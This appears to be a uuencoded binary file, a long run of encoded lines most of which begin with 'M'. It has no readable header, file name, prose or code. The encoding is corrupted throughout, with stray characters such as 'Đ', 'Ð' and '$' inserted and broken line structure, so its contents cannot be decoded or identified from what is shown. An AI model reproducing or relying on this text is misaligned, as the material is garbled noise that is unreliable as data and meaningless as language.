M9.4"5DXG%V=\8X@GH%.8`?`;3C1+8V,D7!O`N-\$'4T\$[#<9CP\$'9AI610\$TDĐ MA&!+/!Z81EKPURR:9K-OH(*C\$T@]I[U<<LI*\L3B\CM(0+#C%VR"!RV1QV(?Đ M!E;58.Q\$_*MT.S*+;3#&==0'6X\$!/5H8(+Z>#1F"SRJ3D1,6DT"&,APT9HP"Đ MLELQCC\$8=R)K4)1Y>M(%<D18(\$\E<-^RC^;AGZ40#PA_9S!&D0'M"07*[LS>Đ M8%+P`@VQ1S?X>WXVFAB_E?1H.?RAF7<U<)%(70.%W5#,#<KK*W#M<]JQ>N,-Ð MU8>;\$G!=S(>;M<\$8`3R:\$L'"PG@@&HPUR(':6KA\$R&\$8\$4C\$XC(L1*IS*EN,Đ MDRUXU: !O-8&FT&@LA.4,+H)KLL%XJ;*8[`W`!8&^Y86CB3P:5!N#2T3.8/T?Đ M%Q:!^3<8_V@4\R*A:'UBHAR*QV-Q\$J-#RI=X<Q252GQ"&MR1*3X%%(1&M\3"Đ $MP2(V"#Z&54S\T:90;7,\)/.*73P03C31J6Y#A+/$L,9`.#Z:3_#%0R'EGPV!Ð$ M1C%%G#.O,IB@NY`,AXHU-`;BH;P4)+3U^!1^5-W\$HIRBO*'PG\)"A<IY-;%8Đ MI(A.]470-J?"98K@/F8PUO=)_Q'(\$ZH)1X-B:%\8^J1R,MFF.S=RC#Y_HGS6Đ M447,SA16#'`-!1IB=76T]9][ZRG5WLD@CC(8[U5X%HZVP!41+J?Q^N:&4#3!Đ M6N'K+WHIB"&A91AQ5HC-QJ*&*Y@!'<*U,@P(1^NYE*8G1NIV',@KSD5L'"P9Đ MQ>H!(S['#1]J5)V0"\$M5R7\PND!.9&6_9%9&8\&SP\KKT25F_21[PP85L6"(Đ $MC, <2125D:S@(UN[,BY^M_!Y[*9;R>P^*.SH,,'HH,X7#J*T:<]MR<1*,JLMJD$ M8U1^.L(6,3^@5)HJJ33K7Y)7&99]5I%7.,F/>P38(`<V^%QQDG6Q^)1`/)CLD M1E%E+DU6F<9\$_.RHS\$6P]QOI;'XSW([JHZ%@3M/\$6!P,^`J,3;+:\?4_G5Q@Đ MA(%AR""=7Z^=&*J=%\$HA,H83RQ0+"`%-(!P5)A!)<*6J(!"@U&-,D&:)"_#FD MT+L=\$G^?B8'I-\HNL98D\[P,OMG__2C(PX(!Z2,()"_ZG'4J?6RQ:`)H%^)XĐ MDV/)5AQ2G&C'3XO!UM^S-:8\$0W4P"R@:Q;EX75#9LE<E6'-"CM7)M`R[&KZ<Đ M:(_:W^>0%+!LRU("EL98\$]V9/LU6HY#&YDORAY%]"]4]G<HG.FD+WD23M/3LD M:.@LV/>)WF=]7RT(93=C[/938)!LW=D,P&/TV><\&H50L"9"LOJ[5\$]*LK\$8Đ MOMSV[^0N46_#@%2&1J[_PVWI8LMC:*0)I8EFZP-16I\$5HJUHATIGTN52F/M=Đ M]O]J;LHE: `S:E1]A)23QGV"MX__B6C^MD&R#\$WS]__8\$1:P>\/_RQ\#_3`*(Đ MO<:CJO>6TJ<.,'%R3,&F!H+_>(A*HX%(LI_I(7*@\&\U#8JYG;%F);%437FLĐ M>>!974[))U.N?%@^NPR`'V5K*<8JKY-W;U!10-Q1[096Z]*6F%`ZDJWFN<K=Ð $M=K_+H4\H839K.D=\$JI8(\#TP\)CK\#'*O;[:+8^+.,[209,=/U(9^/50U^@\$=ND)]$ M\##X,]]N;(*T>&F?U_DX)>^:"Z"OLM1DEU(=EY\$@7J>'"A>X#+Y\@9`B&I,3Đ MY-\$Q^:ME?M'RV\$V8V+-A8A`'+((_J5:`)78*4&8JN3B)IY:I=H-#!R@)5DI/Ð M8CYN\$@YUNB4/UI9Q^S=YJIAR?SAEO)DV\$VE@/->1GC!"E16B7R.E&I5,Y3O(D M`:\#6^ZH*886+QA.WX*X7^HWD7`>#`L[=%)4:Q;9XCL"Z\W.^TD' LY22D5Đ M3Q@B.2SX!,?MQW82HS@`)[N:I)[34TGZ62\$RFM08@^LG.P<^/(>YQ&H2FU>RĐ M5=:T%10,-.Q1B*I5%N"?5`O9FZV61WA-GRA92\$E_F[/<XJ*_/P<LA!V@T[UUĐ M/M'1\$4W\$IQ&:CRH[>!Q6ZC2%76AF+I'7CNVZ]#=*L"*^2)963\$!S'@)*0&G,Đ MDW:D4HS?170-@AF82;:ZW%8BVBHE?UM**V`W#/;"4.<@=LOB-OC[Q/&F<"M\$Đ $MKB3X6-A"=:;2EIM+;'>!GH?G[<\31,6EJ\F&7*C1U0I\+_.XG14^/6UQT)[LD$ MT]4CX\$`HB;MAD!.SY/C@B.A>TUOAJS2MH286:2).;M\$MYACG<U00JRP>IP1RĐ MUDUH&"D['G*18H+\3A*?`>IAZ\$"XS:?*\$%7)T.Z]"="!,N)C#S75QL.-8.P&Đ MRJ&18!ZMTQ*A)CE_.,T^RF=C>P&=6B*"XRLN48&2"1<,U8,@(5Q,(<ARM(2BD M"1N8^)I`[:0F0AR3YRZ;T(4[1?U'*4V1D<WHJ18"<&D*X2:D4SFB*#*X&72AÐ MD109U?,.+\$D4N]P6;!BDQF[9`E/I(&\$2*/WJN,9F)<F.104BS(\$S\$J:`<-VHĐ MI>=53=V0G51. `I[AX)%"J%O.#S6DXL\$.I%'K?)+(BZE&0'TBR&,LCXB'*O2YĐ M2*UGT.=)FOJHULQ#9KR[,\$*4<4_08*Q**24I3/*N1XSUWH)W?]H<A':!=D8JĐ $M72+:Z[*3&<=KBAE)LB>*:`_`YL5.APL[7\#X8YPY'D#(3.$*RR40-S;\2*3?D)]$ M.`P?=2;7EFC!>_C>HA6-KKIW9Z<K10("N\$PK:J_+XBVAACA'B<-+Z8,U;<!ID MRFNHV-CKX0TU1@*UH29;+%X:C%<T-X3BX5H[78^;R-^NT&\$`&H_E(Z'Y1.\$[Đ MLLFYI"GRH%E>JKE[S;[DD[W*02S]R=AC)6Q)6W@:]%\$2L`3JJ9(\$XPX#39U2Đ M:'(S*&8X\$)'HFDTGN\$U#PE%)C:-"&GA!;2%^5FI8R(;).J\+E,93WJHC@M-MĐ M\[E4&B![;^%>V5'A+R?EOTOM8]DB8:PHH*0.5<3:27/F9RN6S4JR.#=;+=^JÐ $M^{-CY}L3,7Z64>/?U(%HGV9391"ZU>9%(0>+5)*=(&"*10S),VH-&PR@&^B;&D$

M8U.<T;H834=?VM:5XI?KT\4.A,8LX605+X:\$Q<X`M2V@EY#79(8CM::@SCJBD $MSOU*L3P/@"$=P4FAVHTJ$1,"#*!@+U/X$#";P7!='1@&+`Q]8$[6(U\IK2K8D)$ MKG+3*.PXF`S1_D0G"2K.S16N(3H6*N\$R#\,F:S9*^'>R4I)HAT#SJ-K&#&%XĐ M5*NCM#SPL(A, MV+9T"V!0T&[764ZD]WF\?@`&I?*?"I=)PV_G-MBI)Q?*L7NÐ MSO_0AZ!P##0_U:@*GM)J"=N\Y"HG-B.Y+"42.43L7TGKR6\$RZB>6N'F%&R5DĐ M, 2SET9G+3.\$)>)T:G0&:I('I#(8^(\$&L!N"@=%AAO7\2;W(A&S.M=YMZ,DG7Đ MOO/W(])(\$MO%FCK'(!R,1<CX9JEK6X(M@6AM*\$@4+*'4W%]*/C-7.Y!RJ9#HĐ M[!?H#T\$KHD5,,8A(N+XH?-Y0;2P>)!7%7.;SU&H!P:#DPH9YN`'Y_\$`*GUMEĐ M%B'S-SAGL<6+ND/<MF8R%@F&6T`ID(YNU46GA#.*9\$P!GRT\:U<BJX3M:O2YD M&RPEAV, US75\$Z4>%S=`'QWC\K\RI32_#\M7^AU)ZU\$>R](59)9-P,IJ11EG*Đ M0<\$DNX46G7HSTK*/&/89+J;=5(6[QD!1%R6B'F+W@JPW_1@.ZF)!Y--[9'05D MS<00]C`N#XY8MOO+/3(7:05;0N]#[3"\WT(["Y[UD,X6T:,\69A3F;=Y'=2FD) M*P\74DV8U+X)ZRW"\$#DE#E%:>+2+"MJHEH`<`<6@PU\,&S@K*MUE#M4#81N3D M8I;1`;QH3H[I2^*QYD:R.V_KL#M='@"8H;*?'O?0D7<*\=&UIR`A]_\$H&H)]D MJ\4%=QK94<K[:G@+2;42^KMX&-!-B&T5[PPU&!\6R_IT4ME-2).UVN>@@.-5D ML];CTG[K#48S+VN,(7G&UL]R'I4N)/4H=OGXE=/,[V(>R6^QJ;F#C\$RZK)-%Đ M3-,7=#D-*B,IU:[K6W1[\@Z<\$J"DA\1WLYE'MQZ\HF\&XZGVKRA5X6!(-?\$DĐ M`\")_L**R^V9<12+J"X<`N5%I.;W)*W&=S\XF/?B"JN/B98JTE1<?9-.+-JLD MC@,>-+>W/?7[\YN4%O(@&_`:E.86A(.O!1)K?08(,2OVF.YQZ\$E/9)W)DPXCĐ $MX;D+SZVJ.8D"%=W^*(0*(EXO-0=S/=3+UR)B(MQ9D4OS46<DV~3?/"!!$TD)D$ M^2+HBSTPC>23Z2T1=0."S^\$5B*!X&>4>NIL("^CNBRA>HPF'Q5Z)]QJ>,;N:Đ M"0H1`M5"I-10N=+<UB=QJTPAM19P[D39<\$,DY+)XX!Y("(REU41>9F,['H2DÐ M#3VMV_R]XCAA%93^//@3CU>!LI',*")@F:;W2IJMU"PB-'*1B"<EGC"L4,ZEĐ M(T`72IN)",^!:2\$',!</U#DE3M1B8-&LV8ESDRX76<+\$R*DV!K?\$Z[M(SZ"OÐ M?<VD4,J)E3[-UZ(E>(IRACI"(W"'2>42[R5\$0XDI!#0LNGM^FVP5W@\$?-VF`D MU.M3>:BA!B*A(J*E1(9+C=N1.FM,:6(P-:YNJ&E*!!)X++1T4W3&`8@%.DNHD M`U0"C;65<C:3VJ[FFBC>@(6"@HA]A/C+Z>0?`[I5A&\$IG7,X"B1X_A*_DTMZĐ $M+i$?_T+_/IPE20XD8P?C8IJ^B?P/7R^Z@(XJ8L`N,*4#-23,5#?IMVT^/+\D$ MD9Y`/-%4,+R(70GSE_VP^<Z"X31]6'X1[Z\$V879!%ZPL5"R9XF7*M<9/<;=`Đ MZ"TF7;J3GL&CV.IZJHD&\TD<PTWTTQ\D63\$^S^XNQUH&W1A1!QLX6'FQ1/`>Đ M@F2IPHD6,\5@GB=,%@\<\1CZ!#4IRB3E&"Y2J+#RIU[&NPD=MBIN'L-/I`[=Đ $MSNM5W7(W)Y*4"X^{L59Q!K([-E)98P"G@>45#>A:,*YOMZ=](,6!J/'Q)VMD$ MA.\+'5K`A[/=8K;ZUHE4JYP\$5V4.QAIE8A\$;_LB,W\-].3ZDL3E<VI)(M#\$TĐ $M\&?MW\5JT3;$ \$RBM-1S*C>ZY3PG'(IS;=3[D`A%ZH):4E/H;-)*HLJ:%,P2ZFKÐ MD\$6PID.;B&L19Y2\$/EZ%0N\I+Z[@MV#^A,W+!C)^9SG]E05)7L07I.FC^6)<Đ MM]7V<]DC#H59-6(56I>1FK;18S,4X9G"8>OK+;C54-K*2=R=F"X-"[*1*XA_Đ $\texttt{M.MJC.F`N4-;=;C%ZS3,EP:@\#+U$<\#D6"M.7%)GJ/D\#:(0GYQHJ8)%'G.`^]RD } \\$ MLKC, X?6@BT8`;=&V<2PZN8O(BI8[[2[9:0-E1UT\$E9&'#AW*BVCXZ!?-L>Y'Đ $\label{eq:ma7emu} \texttt{MA7emu} \] \ \texttt{F:"MWYL}) \ = \ \texttt{V7W$Y^?}, \\ \texttt{A@W&0*25PE>C4`TUI4D@BC=.\#MY]} \ + \ \texttt{^("GFW"AD)} \ + \ \texttt{MA7emu} \ + \$ M?KWOD<NY\TGPB[%J./B+%KQ;X4]R8.1-3S(K'#[QXQRH[V1LS-S=N=T\09`EĐ MAM-+(Q&JXS">>:N21.)J!X6">H>&^MU5V9\;-V1")^W0IV,"'K:CFBAPT9;XD MID`*\$"A^R*K38R65(S,%9&H?)I0%'\Z? FY "?T,CO,F]?R5NN>VC5[-YD[Đ M6PX\<R4^@T=X5<P3J7]_UH(EZ\^)!B=T?HVQ6H*_?FC7VH>;UI8NN+WOG4^_Ð MLG, #8TL) OOCS/?; &YZ(C%UW4[S^G;=QU@K'M!*^?Z*ZYVS/^@@'FX@VW_W+(Đ M5OZ_+LGL,'S-RKV&7.\GFQW!7N=\$!N]G++L#PJ<.ZY]SXXGI=:->/=%_(7ID MHT&9"<X63#YG[(YYFV]XXH5U(\=]LYRQ,,'[3\J[?5%=<V3AIC[Y'S3M6,O8Đ M\$H*7[5A4M7W(IT'?TT_8IR_^#5CVPC^^*"MIL#R9T=?U"72?=W)[YYC["."Đ M7[?*,NKAQKNZ/K)QV%'7H:/'^4_Y9G:HMLWR7K&D)GOV=]T6+=UR<Q%CA03OĐ MF'';V]U?&GCUNT-^,>"JYZ75_']MGMEA2SC:863AY/MS=V7LNW#<1!MC\PG^Ð M\A<SYC]9-WC(&_<_UO>*=94?,[:5X`.G/?SED/Y/%9OJ6H\>6#`XS-A^@H_<Đ M4%[W7V475!]]X;U_A#SK'V>L8R>\$7SUPRU67[%N[Z[VJ;R<%.GYR"6-Y!#>.Đ $\texttt{M^NA4Y-H[KRD[\$=NQ_J8\backslash X*./X\#>^-NV1;CTN^_;\#G+4')XZYO86QZPC^Z@,SD}$ M;CEPR<Z?!^]?];<A7UT+3'R-X.L/>U^^XLJG#AWLMWEZRV[#"XQU[8SPP>>NĐ MW']C:?0[TW-KUN0NCQ8P-I+@GTW:\:OQ@4\$;E^=F]6LX^?N70/8(;GUQD\$/JÐ ML>N_%^:_<W+A8X\Y&)M#\/QW8]>/D`X<&_/^=;_<MWA?G+''"/[.^HE']M^[Ð $\texttt{M}_= \texttt{W.FU} [=, \texttt{S9GX} \\ \texttt{G\&} \\ \texttt{/B;XW7V!E} \\ \texttt{E>HB} [~\texttt{XV} (~\texttt{N} \\ \texttt{>} 2 \\ \texttt{>} 7 \\ \texttt{PNP} \\ + @C_S; *3 \\ \texttt{/KN}_I \\ \texttt{Z}_J \\ \texttt{D} \\ \texttt{O} \\ \texttt{$ $M/.-;@T_=4<;8*01WF,R/]SUU\UR':?^W6TUW;V$L0/!CQS.J/_CUU<XY?3=&Ð$ M;!,PQ3.?X#6!C7NZ?["U4^#;^.X;_[+F-L8V\$3SCW=GAU0U'%[`_=#MZ9')EĐ $M#6/["+[QDS=,/SO_GB-S"^]\?^F'>*8./T/XS.[+"YWW+5E1?:C['3N-S_Z)D$ ML4L(?NJU3063'_C50UW>'CGGTKO_?)BQL00_V9HY=G-X;'CEA36+G1.^!O@TĐ M@C\ZIM>)>0;?O#=?;[[IPJ^MH!=K"=[ZE;3DJK<-2Z8_,CRP<4KN?8SM)OB&Đ

M#2ON[#`]8^M+<PN&C)Q5`GKQ)<'-FV;^=MMV6WFY?=QGP5L>J0;]ZDIR\L6RÐ $MG1^{-}.K'EVF7?)5I^{M@}/A87@]W]U4^{L}.QN_]X(M(X9=U@_BN%\3O,\-?S%=D)$ M4W3#PH;IO8[_XZ%['F!L%<'W7[SJ#S<_.-N[>L(]3_2I&3&+L3T\$+[OOY*8.Đ M6\Y;\]9#)<-/'HTM9.PXP>VOY"R8TO>>\$5G/'/]V5\$'S#8SU,Y`<CIBYZ[SMD $M]X:DTFW&@_{<-Y@Q+}$7F.KW+O/V-Q7TZ+)R[(3=@'\KP2_5E=QU]+B*Q?;D$ MSDU<FL#_2\AJ@@_L\L%[%_7,'_"8K_N!\=6C\/8TP1\<M_BN0_]L_;O]@24?D M5W]RZZ6,?4IP5]V,Q2MF[#2N>.+)CU;>?F0,8SW/0?C2CBNNWWWTR(AE ;;.Đ $M-S/!N*TB^{.}_{1}^{0}-%@S_W^{NQ^{DJ},I}_{1}^{0}-1K7J'!WVJ:BOG<L2MJHD$ M<(,;&A8J&NM%!9E1R`\$F9L`QL<@P,6##A&(WLJFHJ*BE8N_27=RE8H.G:\$.CD $M(A_VAD9\&15U25#+4>)XS(W&^Y[O-\7GN<Y?GL3/SF_=[WL_Y?R8.Y[S>O^75D])$ MN.1'E'U,EUJ?697QPJ17%\5?=D?L&</GF)\38D2MU[__ZC>;/WALV4._O2:SÐ M9NA1^7B8\$'6_U]=QY+6NG"LVK-_=^=S0J\IZFZ#6]VXL[0H_<^FA+W>>,_6%D MAQ9M53QJ_600RT??:&Q:'/GX\%FM,]Y40I=N5^M'&P[NM5]ZS]RY^YZ,S.N<D M'B/\$3K5^_91UJ>;-DP;/[+]H\<:(&]J%^\$RM1WQ^Q?0*3_YST8,7NG_[SA\&Đ MA`@/5?>',V9,ZOWE0,D%7N^Q';L27E=."=3ZC47S5]UW_,+7+G[L+?M7O\I1Đ $M]F\.M?[U2Y?\[2';EN4W>%]J^7QWZ(O*_EFM>V\-L3X1N^>29W9:MDP/?FJ]Ð$ M\$*UJO>K<3=/*SNRX>4?.R(%SCQ4H\^<+M9YZ_->???BGD(<'(\JS+GUJ\#^\$Đ MB`N3]<.?[OW3[!-?--[8<[3NW:PU)Y3CE%J_[8L+-]>?OG;>KR]X;\G36V<IĐ MTUNNUC?U=*[]Q[/3IRWR7'+T@9GRNJ!FM2[^>KIG\VTU8_G1[I]_]-:4+X3HĐ $M4^N3FUY+>?CFV=\\^\\DQ[=]ZJR^*5_>%9LK[SM%<7U^7M[+OCJ:BLN5.:RX3XD]$ MI51?\NV7=[U]36%I_`W_WG^;9=O\$>(W:KW(M.?>O6G>(QGQ+9Z2NS[<*T2)D M6I]^_OU/VK>>^6)5SJ)7YIUQ=K00SZAU[^++WXA___?#5GTWZ\H8_WOI*MA"[Đ MU?K2L\YZ;-M%1_=.G[_,M?3+][8K^Y^S9;TL.N@N<\N&"V\Y-*_ZD06..4)<D $\label{eq:mhj} $$MH]9SBT).ZWVP>=O,T_^[==JM@Q\setminus(L5RMKS_?N?\#E\setminusU8\setminus?\setminus[V!SP[/KYLL1^/\pix)]).$$ $MJ/5CB=/CG^*_<XWFG]_RZ[??4W2?$R[[V\Z)^7^F=06'[K<7.J#\W*"=A06K]D$ $M@H]O"[W"\M'Q"V[O^-Q]TQYE>D\[1]8/M,S9LO8/<_JW&UONMKXG/A'B2K7^Ð$ MR3UW#VU8]G3OY&57][XU=<\BY5Q.K2>]]'WW7][J-WV]L<QQ^KQNI;9)K=]XĐ M]XY[MWRU<%MV3.([.Q,N5J;K!;5^W<&_[7^Z\^+K"UM#K=]<?X^RG_]`K3<_Ð M>C`E?:1][=)CCOQ-TY9[A?A>K<^:'/)E><_UL^S'SNC\>->C_Q#B(I.LOS7[Đ $MF6WF#8G/BP>6-<P\-030LQ7ZX?B[ZOOB+I)'/O=&:4/_0%93]<H-87Y^QOD$ M+KIIY;L_O^K\9;-R2AX4X@FU[LF-N27W]];L@2>.IZWYX"_*=M2AUE^8?=;^Đ MY9_L7[C#<E?1BQM>FRG\$5VK]V@>Z7RM\K,J[^-CTWO<^_?`29?N:*NO]]YR^Đ M;^C1E?=M35Q]V+JS3-GO7:_6@_X\M'[?F6)C>TM,2-&<NSX2(E>M/_.+3]_>Đ $ML[-Q^{;:R;NVOEG]N'(^{im9}_Z!]Y5-/=ZQ_MF03Z?5A/],V=[5NIB];T;*D$ $\label{eq:market} $$M\= i\cdot ZZ>OE+9CO:I]?>; $$W@O+G+; MV\C&K\TUTW\V3XBSI\GZGLOG+[_XD]$$$ MD7?#M]UWV;:_[Y][7#D? 4^O-+5-V ?''-Y,B+OCT@JHYV*N,I5.LKKOP\^._[\oplus MW_UK]XKG/X@[7*_4'U?K5_?E1;W0^NZ6.^<[@AX_;>H;0KRCUM_>L+OD_9#>D M9S<_MWO.KV*_5Z97.543'\H;P&2I-^>TV=8&N)5L>JX]-[]@O?'VXU=K&TYXĐ M+\ITN`(W6SG'NM)@TT*7?65FP+[5>[;FY,FKT@TU5,9J8(8Z7=G.S*RULP.WĐ M7.O.E?]O+<#TR);NHOQ"MX&N\YVR:T,3DQ=@?'(V9DF>X2F^RM@:83,P#WUKĐ MCM/7T'<7VSRWRYR99S.[[&YW3MX:UT_<T];L+,B_TY[EGG!77+Q!KN&-PN6VĐ M^7YC<PK;J/_*_D"!-?(N[8%G;D&^,\?F.*4-V2#@QX!Z@5N@M4%M%'BE62<OĐ $\texttt{M>)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X\$N5D>0^N635F@@2?\$-Q<-C-">Z<K/,]2QD } \ \texttt{M>)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X\$N5D>0^N635F@@2?\$-Q<-C-">Z<K/,]2QD } \ \texttt{M>} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X\$N5D>0^N635F@@2?\$-Q<-C-")} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X$N5D>0^N635F@@2?$)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X$N5D>0^N635F@@2?$)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X$N5D>0^N635F@@2?$)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X$N5D>0^N635F@@2?$)} \ \texttt{N5D^<(U-!(.^E4MKHB92X4!9X$N5D>0^N635F@2)} \ \texttt{N5D^<(U$ $\label{eq:m*j} \verb|M*]/`@E0^6V,SL.LJS%N;M\Y`O_D.NX%-4YG:3$?.&F/CRRQTYQMHF!EPQ97SD|$ $\label{eq:mass_mass_substitute} $$M^<??B/Z3AKH;9J?;5JVQ&UDT\M++K-Q\6Z!][,G#2T#*^*2MNO.G#QMZ\SJ)$$$ M3XLPO\$^TY>0'G\$`#QV/?.)61!9X^N8>WV5<;V%)6W6EH'Y_K\N0:VX/DV=WKĐ MC)P(Y!DYD9MP;#054UPYWQTYJP+-4.68*>>4@0DKL`?8[OW+1^G4V#8_H>O_Đ MZS.-P"=8QB9;V>,:6CWD9_GKC*V_AM9+9=^E?%9D9%)RU3\H,V14_^C9T''!Đ $\texttt{M:>"D-R<W]U36X-S,4SC[\setminus [@+[';CS5<7YOG_A,W^7`@X5V4[I5&!J\#`L4#YD]] }$ M3NAD.WG\$=KL"G'./GYD:V8@R"PSLC.2BL:\VL%46909NI\Y&.504DU-C)Q,!D M-W79>9Y]7<!^,OTKY2(TME\U,L(?)\3`B-5SW@)'KI\$SD\$R7\JW!P,XCX`FYÐ MNJ#7.16C>[6A+RL3)TD99AE!3,@4!EY:)X_P@?Y'B&RG'+B4;</@=N2R%:W4D $\texttt{M!BRI5K/\$OLIIOD\$9Y\#C-\backslash GV,^4KS"K6PRE?PO7'YWL0JGRIOD]4WL[)6J7?75}$ M7F1?XS+/E/64\4;*9RF9!9FY+AGX?^M(CLSC&[M5:;CB7]+U5;'_LJZON=;?Đ MN-3_*D3<K+RZ-T36;O&_"A%;E%>;U%JY_U6(N.D"W^.50\7-_E<A8E6FS>S_Đ MBW3_'=C%%#%)?3JA_`E6WY>?6%(^=/]06'EB<(>0UPV4+PCKD%</B(Y\$^?QUĐ

M4;ED=%&V?"&?3BFV)H[=OW%,N">7)XY]O;HR<21%_:Q\P6CYU/+\$T93RD!.[Đ M_&T*9W?(!_ZI3SOV-5HR4GY:^8*1A>55\4H/)W8K#<L31\J#E0\6E<\-/M']D MXVCF!Y_817:H]%/^^?(W@]6'&,Y0R5<*^50(]=D70CY'0M96"-]43Q%KQE_5D M"=^CTL/5!PP>\$O(VPC_^R(?,AOEG@_SY89KO]<FG^\F'(=XH3%,%9&2;IY5_Ð M7Y]WLCK)=S7LR1NZSAN_`[F(%--,8>*?_4P3H5/EV.2?ZYZ\3;Y)J87Y:__NÐ $MR SC N = 1931 TY - 6_"[U/D7*=.6#4>4#>2V.]B_/0J>.*74YZJ0"<;:XD$ $\texttt{M;NI"?X]} \texttt{[PH7Z_F[_^W[_^W+_^[W^][_SO]\T+N^+.T4<4\%Z7P7P8E0]K5H;\%D }$ M_EJT\$"6RR]G*4,ZTJY2A7\$17*T-Y-=.URC!6&2K_2N2F\$J<,TY6AL@Q+5BO#Đ MFY7AO<HP41E62KHR?\$P9SE>&7F68K`SE?%^@#.4<FB[D;9?3_*]"1;K_E>_BĐ $MUM:-+)FFF\8CY>, X_7+., UZW@M9KR6-8Y+'J]E[]^T<(4I;^Y+#UO^IR3(D))$ $\label{eq:main_entropy} $$M\E_7+3U^V1FEM]Q^O^W;J0\U/=BI;E8M\CI6=2U>>H=_:\H>_T_E@A'?"FXMD $$$ M]P15)HZEO"[?^38RZU9/4\$?B,`8&)P06#"_4!08PT#<AL&1@D2[0BX'NB:1>Đ M/:D+`^T325UZ4AL&6B:2VO2DYO&V=RJM&R=ZFO6>!E]# [B]\$S\$->DP=8JHGĐ M8NKTF"H, E\$WT5.D]I1"H+%8VQ(FJ4IUJLT=I@C&G-E8CV^AXFQTD:=,FU38ZĐ MY^8, DDS3)BME&[TV=6)26425R4!-I=0D?^SDLJJ,!V<2=<819PPXXZC32I)1D M0+52JH4D(T%KH=H(DC2!-H)JPT@R"+1A5"M(<O2X5BNH=N0X+,DA;:Q2-M!3D M!X_#DNS7QFID`[VS[[C>V0-.V4;0[";)3J!V4VH[2;:"MIUJ6TBR";0M5-M(Đ MDO6@;:1:+TG6@M9+M=6X)"N`6DVI9;@D2\!91IW%Q.D&9S%U.DDR&ZA.2K61Đ M9#IH;52;1I(IH\$VCVF223`!M,M7&DV0L:..I-@8723108R@UBG1H!FH4I4:2D M9#A0(RG51)+!H#51;1!)CAW3:H.H=O28/CFL35;*-GKM\$\$D.:),ULHU>VW\,Đ M6I*L`FTMU5;@(BD%:@6EEAR#W:0'G"74Z<:8`Y!NBLS&6`8@LRDR'6.I@\$RGĐ MR!2,)0\$RA2(3,!8'R`2*C,4%8`5D+\$5&DR5N`6<T=9I),@*H9DH-)\DPT(93Đ M;3!)"M`&4^W8F#XY,J;5RC9Z[3!)#FJ3-;*-7CM`DGW:I-I&K^TER6[0]E)MD M%TFV@[:+:MM(L@6T;53;3)*-H&VFV@:2](*V@6KK2+(:M'546T629:"MHMI2Đ MDBP&;2G5>DC2"5H/U3K&8&]@`ZJ#4C/&8&^0!LX,ZDS%WI(!F4J121B+!V02Đ M1<8A,@:0<11IQ5@4(*T4:4%D)"`M%!F!,1,@(R@RC"SQ('"&4:?`#D=_T#H%D $M=8[H.]P2)NLD6WTU, $?H, -^; 4QMH'?VD0Y[@"K;Z*G=/\`"[`1G-W6V8ZP5D]$ MG.W4V8*Q)D"V4&0CQNH!V4B17HS5`M)+D=6X#"H`64V19>.]R4P)",NHL!B[Ð $M<H.PF^{J=FJZR@>>D/}LFDPX\&^6E(2\%>&F4EXRQ!!^F4V$\QF(!&4^1,1B+D)$ M!F0,149AS`S(*(J,Q%@X(",ITH2Q8\$":*#((8V-'M<@@BAP]"K%A;:Q&-M`CĐ MAS`VH(VI#?3(?HSU`E(VT"-[,-8%R!Z*[,18&R`[*;(58\V`;*7()HPU`+*)Đ M(NLQ5@?(>HJLQ5@5(&LIL@)CI8"LH,@2C'D`64*1;HPY`.FFR&R,90`RFR+3Đ M,98*R'2*3,%8\$B!3*#(!8W&`3*#(6(Q9`1E+D=\$8LP`RFB+-&(L`I)DBPS\$6Đ M!LAPB@S&F`!D,\$6.?0^QD>^U2-E`CQR>&/,?M0>U2;6-WCE`DGW:9*5LHZ?VĐ MDF0W:'NIMHLDVT';1;5M)-D"VC:J;2;)1M`V4VT#27I!VT"U=;@PJX%:1ZE5Đ MI,,RH%91:BE)%@.UE%(]).D\$K8=J'211`ZV#:C-(,@VT&52;2I+)H\$VEVB22Ð MC`=M\$M7&X<*,`6H<151)AU%`M5*JA20C@6JAU`B2-(\$V@FK#2#((M&%4*TARĐ M=%2K%50[,DJ^]6F3:AN]=I`D^[7)2ME&K^T;A879`U390\$_M)AUV`K6;4MM)Đ MLA6H[93:01)-H&VAVD:2K`=M(]5Z2;(6M%ZJK2;)"M!64VT929:`MHQJBW%AÐ MNH%:3*E.C&6#TTF=-HRE`])&D6FC*4Z!9!I%)F,L01`)E-D/)F9L>",I\X8D MDHP&:@RE11&D&;115!M)DN&@C:1:\$TD&@]9\$M4\$D.79\$JPVBVM\$CY+>%VJ3:Đ $\texttt{M1J} = .@(+<T^{;}JY0-]-1^C/6"4S;0.WO&8^JW1!\#V4&&G)M,&O$[*:T5>,_!:D=0.00]$ M*:\)8PT@;*+">HS5`;*>(FLQ5@7(6HJLP%@I("LHL@1C'D"64*0;8PY`NBDRĐ MFZRO&>#,ILYTDDP%:CJEII!D\$FA3J#:!).-`FT"UL21I!6TLU4:3I`6TT51KĐ $M/@)[^PB@FBDU7+,=A0$RG"*#-1D!O&#*&SL\,3-R6&N3G^IMPYK,H#93*3_5D]$ MVP8TF3YMID9^JK?U:C+=8.NEMJ[#,+O;@==%>6V'8<-1`6\$;%38?UJ\6C>!LD MILX&DO0"M8%2ZTBR&K1U5%M%DF6@K:+:4I(L!FTIU7I(T@E:#]4Z2-(&6@?5Đ M9I!D&F@SJ#:5))-!FTJU2209#]HDJHW#-38&J'&4:M5L'%&`M%*D!;N*!*&%D M"B,T79F`%T%Y89I,\$/#"*\$]H,J.'M#9!;2.'8)*&M+%*V8!<+(JQ?FVL1C8@Đ M%XL>TB_E'G#*-N1B49+L!&HWI;:39"MHVZFVA22;0-M"M8TD60_:1JKUDF0MD M:+U46TV2%: "MIMHRDBP!;1G5%I.D&[3%5.LDR6S0.JG61I+IH+51;1I)IH`VĐ MC6J3<75/`&HRI<8?FKA!Q@(RGB)CL*MH\$,90892F*S/PHB@04I,)!UXDY9DTD MF6"PF:@MB,SWL1&M,(@*1T?(-SUMLE*V(=>%DN2`-EDCVY#K0DFR%[2R#;DTĐ ME"2[0-M#M9TDV0;:3JIM)<EFT+92;1-)-H"VB6KK2;(.M/546TN25:"MI=H*Đ MDBP%;075EI"D![0E5.LF20=HW52;39(9H,VFVG223`5M.M6FD&02:%.H-H\$DĐ 